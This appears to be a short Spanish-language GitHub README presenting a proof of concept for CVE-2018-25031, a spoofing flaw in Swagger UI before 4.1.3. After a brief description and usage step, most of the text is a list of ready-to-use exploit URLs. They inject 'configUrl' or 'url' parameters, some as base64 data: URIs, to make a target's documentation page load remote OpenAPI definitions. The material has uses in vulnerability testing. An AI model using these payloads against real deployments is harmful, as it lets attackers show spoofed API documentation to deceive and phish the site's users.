 mathis2001/cve-2018-25031
CVE-2018-25031 pruebas

Pruebas de exploits CVE-2018-25031


Swagger UI anterior a 4.1.3 podría permitir que un atacante remoto realice ataques de suplantación. Al persuadir a una víctima para que abra una URL manipulada, un atacante podría explotar esta vulnerabilidad para mostrar definiciones OpenAPI remotas.
Localiza el endpoint de documentación y agrega el parámetro "configUrl" apuntando a test.json o "url" apuntando a test.yaml.
https://exemple.com/?configUrl=https://raw.githubusercontent.com/mathis2001/CVE-2018-25031/main/test.json
https://exemple.com/?url=https://raw.githubusercontent.com/mathis2001/CVE-2018-25031/main/test.yaml
https://exemple.com/swagger-ui/index.html?url=https://raw.githubusercontent.com/mathis2001/CVE-2018-25031/main/test.yaml
https://exemple.com/swagger-ui.html?url=https://raw.githubusercontent.com/mathis2001/CVE-2018-25031/main/test.yaml
https://exemple.com/api/swagger/index.html?configUrl=https://raw.githubusercontent.com/mathis2001/CVE-2018-25031/main/test.json
https://exemple.com/?configUrl=data:text/html;base64,ewoidXJsIjoiaHR0cHM6Ly9yYXcuZ2l0aHVidXNlcmNvbnRlbnQuY29tL21hdGhpczIwMDEvQ1ZFLTIwMTgtMjUwMzEvbWFpbi90ZXN0Lmpzb24iCn0=
https://exemple.com/?url=data:text/html;base64,ewoidXJsIjoiaHR0cHM6Ly9yYXcuZ2l0aHVidXNlcmNvbnRlbnQuY29tL21hdGhpczIwMDEvQ1ZFLTIwMTgtMjUwMzEvbWFpbi90ZXN0LnlhbWwiCn0=
https://exemple.com/swagger-ui/index.html?url=data:text/html;base64,ewoidXJsIjoiaHR0cHM6Ly9yYXcuZ2l0aHVidXNlcmNvbnRlbnQuY29tL21hdGhpczIwMDEvQ1ZFLTIwMTgtMjUwMzEvbWFpbi90ZXN0LnlhbWwiCn0=
https://exemple.com/swagger-ui.html?url=data:text/html;base64,ewoidXJsIjoiaHR0cHM6Ly9yYXcuZ2l0aHVidXNlcmNvbnRlbnQuY29tL21hdGhpczIwMDEvQ1ZFLTIwMTgtMjUwMzEvbWFpbi90ZXN0LnlhbWwiCn0=
https://exemple.com/api/swagger/index.html?configUrl=data:text/html;base64,ewoidXJsIjoiaHR0cHM6Ly9yYXcuZ2l0aHVidXNlcmNvbnRlbnQuY29tL21hdGhpczIwMDEvQ1ZFLTIwMTgtMjUwMzEvbWFpbi90ZXN0Lmpzb24iCn0=